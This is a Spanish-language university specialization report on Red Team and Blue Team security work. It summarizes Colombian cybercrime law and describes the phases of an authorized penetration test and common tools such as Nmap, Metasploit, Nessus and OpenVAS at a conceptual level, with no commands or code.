CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

FABIO ANTONIO GUERRERO NIETO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

FABIO ANTONIO GUERRERO

PROYECTO DE GRADO PARA OPTAR POR EL TÍTULO DE
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

M.Sc. JOHN FREDDY QUINTERO
DIRECTOR DE CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
MEDELLIN
2021

Resumen

Debido a la rápida evolución de la tecnología, muchas empresas se ven obligadas a implementar políticas de seguridad para blindar su activo más valioso como lo es ***la información***, los ciberdelincuentes están al acecho y cada vez utilizan técnicas más sofisticadas para hacer daños a las organizaciones que no toman las precauciones de implementar políticas y estrategias de seguridad.

Con la identificación de vulnerabilidades, análisis de riesgos, evaluación de situaciones y sobre todo conocimientos de las normas legales que se rigen en nuestro país sobre seguridad de la información, podemos utilizar técnicas aplicando un alto nivel de ciberseguridad tal cual como lo hacen los denominados equipos Rojos y Azules (**Red Team & Blue Team**), estos equipos se encargan de evaluar el nivel de vulnerabilidad y los riesgos que puede tener un sistema de información en una organización, de manera general podemos indicar que **Red Team** se encarga de la ***seguridad ofensiva*** es decir, generar estrategias para intentar vulnerar un sistema informático, de esta forma dar a conocer todas esas vulnerabilidades presentadas, por su parte **Blue Team** se encarga de la ***seguridad defensiva*** es decir, generan estrategias para mantener vigilancia permanente, análisis de patrones y evaluación de comportamientos extraños en los sistemas de información de una organización, de esta manera buscan soluciones para la mejora continua de la seguridad informática en la empresa.

Palabras claves: información, ciberdelincuentes, seguridad, vulnerabilidad, ciberseguridad, Blue Team, Red Team.

Contenido

Tabla de Ilustraciones

Glosario

Amenaza: Es toda acción que aprovecha una vulnerabilidad para atentar contra la seguridad de un sistema de información. (INCIBE, 2017)

Ciberseguridad: Es la práctica de defender las computadoras, los servidores, los dispositivos móviles, los sistemas electrónicos, las redes y los datos de ataques maliciosos. (Kaspersky, 2021)

Vulnerabilidad: Es una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de esta, por lo que es necesario encontrarlas y eliminarlas lo antes posible. (INCIBE, 2017)

Virus Informático: Un virus informático es un programa o fragmento de código diseñado para provocar daños en un equipo corrompiendo archivos del sistema, despilfarrando recursos, destruyendo datos o alterando el funcionamiento normal de otra forma. (AVG, 2021)

Seguridad Informática: Proceso mediante el cual se implementan medidas para prevenir y detectar el uso no autorizado de un sistema informático, con el fin de proteger contra intrusos el uso de los recursos informáticos de una organización. (Valencia, 2016)

Red Team (Seguridad Ofensiva): Es un ejercicio controlado que consiste en simular un ataque dirigido a una organización o empresa, Red Team es un grupo de personas internas o externas a la organización que realizan pruebas de intrusión a los sistemas para comprobar el acceso y así determinar el impacto que pueda tener la falla de seguridad en la continuidad del negocio. (keepcoding, 2021)

Blue Team (Seguridad Defensiva): Equipo o grupo de especialistas en seguridad que rastrean ciber incidentes y realizan análisis de los sistemas para garantizar la seguridad, identificar posibles fallos, verificar la efectividad de cada medida y que asegurar que todas las medidas sean efectivas tras su implantación. (itdigitalsecurity, 2018)

Purple Team: Equipos creados para asegurar y maximizar la efectividad de los equipos rojo y azul. Lo hacen integrando las tácticas y controles defensivos del Blue Team con las amenazas y vulnerabilidades encontradas por el Red Team. (Rioja, 2020)

Pentesting: Conjunto de ataques realizados en entornos simulados y que van dirigidos a los sistemas informáticos de una organización, la finalidad de un pentesting es la detección de posibles vulnerabilidades en los sistemas para que puedan ser corregidas y así no convertirse en un fallo de seguridad de mayores relevancias o puedan ser explotadas por ciber atacantes. (INCIBE, 2019)

Delito informático: Acción o conductas en que los delincuentes hacen uso de programas informáticos para cometer delitos como suplantación de identidades, implantación de virus informáticos, robo de información confidencial, entre otros.

Introducción

Garantizar la integridad, disponibilidad, autenticidad y confidencialidad de la información en una organización no es tarea fácil, a diario se deben enfrentar a múltiples ataques informáticos por parte de ciberdelincuentes que buscan de una manera u otra acceder a información confidencial y valiosa para la organización.

Son múltiples los delitos informáticos que se comenten en la actualidad, no solo por personas externas a las organizaciones sino por empleados de las compañías, conocer las leyes nos ayudaran en la toma de decisiones correctas en caso de presentarse incidentes relacionados con la seguridad de la información.

En las leyes colombianas que regulan los delitos informáticos, podemos encontrar una serie de delitos tipificados en este conjunto de normas, los cuales acarrean una serie de penas privativas de la libertad y penas económicas elevadas según el delito que se haya cometido

Como profesionales en seguridad informática debemos conocer las fases o etapas para realizar pruebas de pentesting, estas pruebas en entornos controlados son la base inicial para la ejecución de un excelente proceso de auditoria en seguridad de la información, ejecutando herramientas especializadas se pueden detectar vulnerabilidades que pueden ser aprovechadas por terceros para obtener información sensible de la organización, al conocer las vulnerabilidades podemos establecer estrategias de contención y así evitar ataques en tiempo real.

Objetivos

Objetivo General

Elaborar una guía con los aspectos más relevantes contemplados durante el desarrollo del seminario especializado Equipos Estratégicos en Ciberseguridad Redteam & Blueteam.

Objetivos Específicos

- ✓ Conocer las diferentes normas legales colombianas que hablan sobre delitos informáticos.
- ✓ Identificar las diferentes etapas que hacen parte del proceso de Pentesting, así como las herramientas que podemos utilizar durante estas etapas.
- ✓ Crear un banco de trabajo mediante software especializado para llevar a cabo virtualización y procesos controlados de Pentesting.
- ✓ Realizar pruebas de pentesting mediante entorno controlado haciendo uso de herramientas especializadas avaladas por medio de un caso de estudio.
- ✓ Analizar e implementar medidas de hardenización para prevenir ataques informáticos dentro de una organización.

Desarrollo del Informe

Fase 1 - Conceptos Equipos de Seguridad

1.1 Legislación Colombiana sobre Delitos Informáticos

En la legislación colombiana existen un conjunto de normas, decretos o leyes que regulan la protección de la información personal y establecen una serie de delitos informáticos en los que pueden incurrir las personas que cometan estos tipos de delitos relacionados con la información, relacionamos las leyes más destacadas según la legislación colombiana:

Ley 1273 de 2009: "de la protección de la información y de los datos"

Esta ley contiene una seria de capítulos y artículos que protegen al ciudadano colombiano y empresas contra abusos de confidencialidad, integridad y disponibilidad de datos en los sistemas de información, esta ley presenta las reglamentaciones y sanciones a las que están expuestas las personas que cometan este tipo de delitos, algunos artículos de esta ley que relacionan delitos contra la protección de datos personales son:

- ✓ **Artículo 269A:** ***Acceso abusivo a un sistema informático:*** El articulo hace referencia al ingreso sin autorización o consentimiento a un todo o parte de un sistema informático, este delito tiene como pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. (Colombia, Secretaria de Senado, 2021)

- ✓ **Articulo 269B:** ***Obstaculización ilegitima de sistema informático o red de telecomunicaciones:*** Hace referencia a aquellas personas que sin estar facultadas obstaculicen o impidan el acceso normal a un sistema informático, a los datos guardados o al acceso a una red de telecomunicaciones, este delito tiene

una pena de prisión de 48 a 96 meses y una multa económica de 100 a 1000 SMLV. (Colombia, Secretaria de Senado, 2021).

- ✓ **Artículo 269C:** ***Interceptación de datos informáticos:*** Se refiere al acceso a un sistema informático sin tener autorización legal o permiso de la empresa, con el fin de interceptar y extraer datos sensibles de los usuarios, este delito cobija una pena de prisión de treinta y seis (36) a setenta y dos (72) meses. (Colombia, Secretaria de Senado, 2021).

- ✓ **Artículo 269D:** ***Daño Informático:*** Aplica para aquellas personas que sin tener los conocimientos necesarios o autorización borre, destruyan, dañen, deterioren o alteren información de un sistema o parte de sus componentes, este delito tiene una pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. (Colombia, Secretaria de Senado, 2021).

- ✓ **Articulo 269E:** ***Uso de software malicioso:*** Para aquellas personas que adquieran, distribuyan, vendan, o hagan uso de software o programas de computación maliciosos o con efectos dañinos pueden incurrir en una pena de prisión de 48 a 96 meses de prisión y una multa económica de 100 a 1000 SMLV. (Colombia, Secretaria de Senado, 2021)

- ✓ **Artículo 269F:** ***Violación de datos personales:*** Hace referencia a aquellas personas que se beneficien o saquen provecho con información sensible, información financiera o datos personales de los usuarios, este delito tiene una pena de prisión de 48 a 96 meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes. (Colombia, Secretaria de Senado, 2021)

- ✓ **Artículo 269G:** ***Suplantación de sitios web para captura de datos personales:*** Para aquellas personas que incurran en los delitos de diseños, desarrollo, ejecución, programación de páginas web en cualquier modalidad phishing o suplantación de página web con el fin de capturar datos sensibles de una persona,

se le aplicara como delito condenas penales entre 48 a 96 meses y multas económicas entre 100 y 1000 SMLV. (Colombia, Secretaria de Senado, 2021)

- ✓ **Artículo 269I:** ***Hurto por medios informáticos y semejantes:*** Se refiere al delito de hurto realizado por medios informáticos o digitales, vulnerando la seguridad de los sistemas informáticos o realizando suplantación de una persona o usuario, este delito contempla las penas descritas en el artículo 240 donde se habla de las penas de prisión de 6 a 14 años por delitos establecidos. (Colombia, Secretaria de Senado, 2021)

- ✓ **Artículo 269J:** ***Transferencia no consentida de activos:*** Hace referencia a aquellas personas que manipulen cualquier sistema informático para realizar transferencias de activos sin consentimiento y afecte a terceros, este articulo contempla un delito de pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1.500 salarios mínimos legales mensuales vigentes. (Colombia, Secretaria de Senado, 2021)

Ley 1581 de 2012: "Tratamiento de datos personales"

Otra de las normas que contribuyen a la protección de la información para las empresas y los ciudadanos es la Ley 1581 de 2012, esta norma fue sancionada el 17 de octubre de 2012, esta norma se denomina "**Tratamiento de datos personales**", aquí podemos encontrar artículos que hacen referencia a "La presente ley tiene por objeto desarrollar el derecho constitucional que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos, y los demás derechos, libertades y garantías constitucionales a que se refiere el artículo 15 de la Constitución Política; así como el derecho a la información consagrado en el artículo 20 de la misma". (Republica, 2012)

1.2 Etapas de Pentesting y herramientas utilizadas.

¿Qué es Pentesting o pruebas de penetración?

Las pruebas de penetración se pueden definir como un conjunto de ataques informáticos simulados que se realizan a un sistema de información o un sistema informático de una organización.

Las pruebas de penetración tienen como objetivo principal identificar vulnerabilidades potenciales en los sistemas de información e infraestructura de red de las empresas, haciendo uso de herramientas especializadas se intenta lograr una intrusión desde el punto de vista de un atacante o delincuente cibernético, midiendo el impacto y alcance de afectación de puede darse en la empresa al recibir este tipo de ataques dirigidos, con el pentest podemos medir las debilidades de la seguridad del sistema informático de la empresa y así entregar soluciones al personal encargado de la seguridad de la información en la organización. (Castro, 2018)

Los ataques se simulan de la misma forma como lo haría un ciberdelincuente, haciendo uso de técnicas de ingeniería social y otras técnicas con el fin de obtener información sensible de la organización y tomar control de los sistemas de información de la empresa.

Con las pruebas de Pentesting podemos determinar si el sistema informático presenta o no presenta vulnerabilidades, se evalúan las estrategias de defensas con las que cuenta la organización con relación a los sistemas de información, se minimizan las fallas de seguridad que se detecten mediante aplicación de nuevas políticas de seguridad adaptadas a la organización.

Clasificación de las pruebas de penetración o Pentesting

Las pruebas de penetración se clasifican teniendo en cuenta la información que se tenga de los objetivos a atacar, entre los modos de clasificación tenemos:

- ✓ **Prueba de Caja Blanca o White Box:** La información del objetivo a atacar es de conocimiento tanto por parte del PenTester como por el administrador del sistema, así como del tipo de ataque a realizar, esto indica que la información del objetivo es compartida por ambas partes, lo que garantiza la eficacia de la evaluación de las vulnerabilidades.

- ✓ **Prueba de Caja Negra o Black Box:** La información del objetivo no es compartida al PenTester por parte del administrador del sistema, la evaluación se realiza simulando un atacante externo a la empresa, el PenTester está obligado a recopilar información del objetivo haciendo uso de técnicas como ingeniería social, escaneo de puertos, escaneo de vulnerabilidades, este tipo de pruebas se pueden realizar de manera remoto o desde el interior de la organización.

- ✓ **Prueba de Caja Gris o Gray Box:** Es una combinación de las pruebas anteriores, el PenTester cuenta con cierta cantidad de información del objetivo.

Etapas o actividades al realizar un Pentesting

La realización de pruebas de penetración o pentesting comprende varias fases o etapas con actividades en distintos ámbitos y entornos, la efectividad en los resultados de las pruebas dependerá de diferentes factores, uno de ellos es el riesgo que se puede generar hacia los clientes, entre las actividades a realizar durante el proceso de pentesting tenemos:

Fase de pre-acuerdo: Esta etapa también es conocida como la etapa de comunicación previa, es aquí donde se establece una comunicación inicial con el cliente y entender a profundidad los objetivos que se buscan lograr con la realización

de las pruebas de penetración o pentesting, se analizan las necesidades específicas de la organización para lograr los objetivos propuestos, en esta etapa se puede establecer un documento de confidencialidad o negociación contractual como medida de protección de la privacidad de la información de la organización, el acuerdo de confidencialidad nos compromete a no revelar información a terceros de los procesos de la organización ni de los datos obtenidos durante el proceso de pentesting.
Para esta fase de las pruebas de penetración con el documento del acuerdo de confidencialidad y un cronograma de trabajo definido podemos dar inicio con las actividades.

Fase recolección de información: Para algunos autores, esta es la primera etapa o fase en la realización de las pruebas de pentesting, es en esta fase donde se recolecta la mayor cantidad de información posible sobre los objetivos de las pruebas de penetración, es aquí donde se recopila toda la información posible sobre el sistema que se va a atacar, entre más información se tenga, más fácil serán los pasos de las siguientes actividades.

En la fase de recolección de información podemos hacer uso de diferentes herramientas teniendo en cuenta el área o ítem a evaluar, por ejemplo, para auditar una página web de una organización en la etapa de recolección de información se puede utilizar la herramienta **HTTrack**, esta aplicación utiliza licencia GPL en diferentes idiomas y plataformas, por medio de **HTTrack** podemos realizar una copia idéntica de la página web de la organización y utilizarla offline, la copia de la página web realizada por **HTTrack** incluye enlaces, código de la web original, iconos, imágenes, entre otros, con la copia podemos explotar y recoger información fuera de línea sin perder tiempo al esperar la respuesta del servidor.

Ilustración 1 – *Software HTTrack - Fuente: https://www.rushtime.in/wp-content/uploads/2019/05/httrack_download_website-.png*

Modelado de amenaza: Teniendo en cuenta la información obtenida en la fase de recolección de datos, el modelado de amenazas consiste en analizar los vectores de ataques que se pueden realizar según los datos obtenidos, debemos pensar como ciberdelincuentes y elegir cual será la estrategia de penetración a utilizar, definir los objetivos y la forma como lograremos alcanzarlos, el análisis de modelado de amenazas nos ayudará a determinar los riesgos de seguridad que puede tener un sistema de información o los procesos que lo constituyen.

La fase de modelado es de vital importancia para el auditor como para la organización, en esta fase se da claridad sobre los activos de mayor riesgo para la empresa, la identificación de activos principales y secundarios, categorización de amenazas y grupos de riesgos.

Una de las herramientas que podemos utilizar en la fase de modelado de amenazas es ***Microsoft Threat Modeling Tool***, por medio de esta herramienta podemos identificar y mitigar los problemas de seguridad en un sistema de información o activo de la organización.



Ilustración 2 - *Microsoft Threat Modeling Tool - Fuente: https://www.researchgate.net/profile/Markus-Fockel/publication/328691725/figure/fig2/AS:806291702288387@1569246330352/A-threat-model-in-the-Threat-Modeling-Tool.ppm*

Análisis de vulnerabilidades: Esta fase también es conocida como búsqueda de vulnerabilidades, se realiza un proceso de identificación proactiva de vulnerabilidades y es la fase que pone a prueba las habilidades del PenTester con su creatividad y haciendo uso de diferentes herramientas especializadas para lograr los objetivos planteados en las fases anteriores. Las herramientas más utilizadas en esta fase son la que se emplean para escanear puertos, con estas herramientas podemos ver los puertos de comunicaciones abiertos o cerrados y así evitar vulnerabilidades y acceso a terceros a los sistemas de información de la organización. Una de las herramientas más utilizadas para escaneo de puertos es NMAP, es una herramienta gratuita multiplataforma y de código abierto, es utilizada para realizar auditorías de seguridad a los puertos de comunicaciones en un sistema de información.

Otras herramientas pueden ser: Burp Suite, Nessus, Nexpose

Ilustración 3 - *Herramienta Burp Suite - Fuente: https://download.zone/wp-content/uploads/2019/04/burpsuite-software-for-pc.png*



Ilustración 4 - *Herramienta NMAP - Fuente: https://blog.desdelinux.net/wp-content/uploads/2018/07/nmap-project-logo.png.webp*

Ilustración 5 - *Herramienta NESSUS - Fuente: https://www.tenable.com/sites/drupal.dmz.tenablesecurity.com/files/images/product-images/nessuslogo-02.png*

Ilustración 6 - *Herramienta NEXPOSE - Fuente: https://www.brujula.es/wp-content/uploads/2019/07/Nexpose.png*

Fase de explotación: En esta fase es donde se intenta acceder a los sistemas de información o los objetivos planteados en el test de penetración, para esta fase se utilizan herramientas llamadas ***exploits*** contra las vulnerabilidades encontradas, los exploits se utilizan para aprovechar los fallos de seguridad presentados en un sistema de información. La fase de explotación es la más amplia de todas las fases en un proceso de auditoría de seguridad de la información, aquí podemos tener una amplia gama de herramientas especializadas para realizar un proceso completo, una de las aplicaciones más utilizadas para explotar vulnerabilidades es ***Metasploit***.

Metasploit Framework es una herramienta para desarrollar y ejecutar vulnerabilidades en máquinas remotas o físicas, esta herramienta es muy utilizada por equipos de auditores de seguridad Blue Teams y Red Teams. Los exploits utilizan módulos llamados ***payloads***, que son los códigos que explotan estas vulnerabilidades.

Ilustración 7 - *Herramienta METASPLOIT - Fuente: https://jesusfernandeztoledo.com/wp-content/uploads/2019/11/metasploit-1.png*

Fase de Post-explotación: Esta fase permite determinar el valor del activo auditado y sobre todo mantener el control sobre el activo para dar continuidad de las siguientes fases del proceso de pruebas de penetración o pentesting.

El valor del activo dependerá de la importancia de la información o datos almacenados y de la utilidad del activo para futuros ataques, para esto se debe conocer de manera clara las características del equipo, las configuraciones que presenta, los equipos que acceden a ese activo, entre otros.

Para lograr mejores resultados en esta fase, podemos dividir las actividades en 3 momentos, mantenimiento de acceso, obtención de información y cubrir huellas de los resultados obtenidos.

Dentro del paquete de herramientas y técnicas de explotación que podemos utilizar en la fase de Post-explotación tenemos las siguientes: Netcat, técnicas de Sniffing, herramientas de Spoofing, ataques Man in The Middle (MITM), entre otros.

Ilustración 8 - *Herramienta NETCAP - Fuente: https://www.unixmen.com/wp-content/uploads/2013/04/netcat_180.png*



Ilustración 9 - *Simulación Ataque MITM - Fuente: https://assets.website-files.com/5ff66329429d880392f6cba2/605cab5ff8f386ea033ae16c_Man-in-the-Middle)%20Attack.jpg*

Fase de reportes: Al finalizar todas las actividades de auditoría de las fases anteriores, se procede con la elaboración de los informes como una prueba única tangible del proceso de auditoria realizado a los activos o sistema de información, es recomendable presentar un informe ejecutivo y un informe técnico.

El informe ejecutivo debe ser en lenguaje claro, sin usar tecnicismos, no debe ser mayor a 2 páginas y debe estar enfocado en los hallazgos de la auditoria y la forma como puede ser afectada la organización.

El informe técnico se centra en los detalles de las fallas encontradas y la forma como se pueden subsanar esas fallas o vulnerabilidades del sistema de información.

Nessus es una herramienta que nos puede ayudar en la presentación del informe técnico, por medio de esta herramienta podemos clasificar las vulnerabilidades encontradas, con ellos el cliente podrá tomar decisiones o acciones correctivas según las relevancias de las vulnerabilidades.

1.3 Definiciones de herramientas especializadas.

A continuación relacionamos una serie de herramientas especializadas y servicios en línea que facilitan las tareas al momento de realizar auditorías a la seguridad de los sistemas de información, entre ellas tenemos:

Herramientas especializadas:

Metasploit: Un ***exploits*** es un tipo de ataque que utiliza una vulnerabilidad de una aplicación o software para causar efectos no deseados en un sistema de información al cual se quiere atacar. ***Metasploit*** es una herramienta que permite desarrollar y ejecutar ataques tipo exploits conta una máquina de forma remota, Metasploit permite realizar auditorías de seguridad en sistemas de información.

En Kali Linux podemos ejecutar herramientas Metasploit para analizar las vulnerabilidades del objeto a atacar.

Ilustración 10 - *Kali Linux 2021 - Fuente: https://i1.wp.com/unaaldia.hispasec.com/wp-content/uploads/2021/06/kali.png?fit=728%2C380&ssl=1*

Nmap: Es una herramienta que se utiliza para rastrear puertos de comunicaciones en un sistema de información, podemos mapear y monitorear toda la red de una organización, por medio de NMAP podemos identificar todos dispositivos conectados y ejecutándose dentro del sistema, por medio de este escaneo podemos detectar vulnerabilidades de puertos abiertos y así valorar los riesgos a los que están expuestos las organizaciones.



Ilustración 11 - *Ejemplo de NMAP en Kali Linux - Fuente: https://www.welivesecurity.com/wp-content/uploads/2015/02/SafeScript.jpg*

OpenVas: Es una herramienta especializada que se utiliza para escanear vulnerabilidades y corregir las fallas en temas se seguridad de la información que se puede presentar en un sistema. La herramienta OpenVas se encuentra en las aplicaciones de Kali Linux, su interfaz gráfica permite un uso intuitivo, cuando se realiza un escaneo con OpenVas, las vulnerabilidades se muestran priorizadas según el impacto sobre el activo auditado.



Ilustración 12 - *Interfaz OpenVas - Fuente: https://www.welivesecurity.com/wp-content/uploads/2014/11/openvas3.jpg*

Servicios en línea:

ExploitDB: Podemos indicar que ExploitDB es un directorio web o base de datos donde podemos encontrar definiciones de vulnerabilidades y las explicaciones o guías de cómo sacar provecho de estas vulnerabilidades,

Ilustración 13 - *Herramienta ExploitBD - Fuente: https://live.staticflickr.com/65535/50931531992_cdb0490f59_n.jpg*



Ilustración 14 - *Ejemplo de consulta con ExploitBD - Fuente:https://www.exploit-db.com/#*

CVE: También conocido como Vulnerabilidades y Exposiciones Comunes, es un listado de nombres estandarizados donde podemos encontrar vulnerabilidades y exposiciones de seguridad de la información a los que pueden presentarse en las organizaciones, con este listado se pretende que las vulnerabilidades sean de conocimiento público.

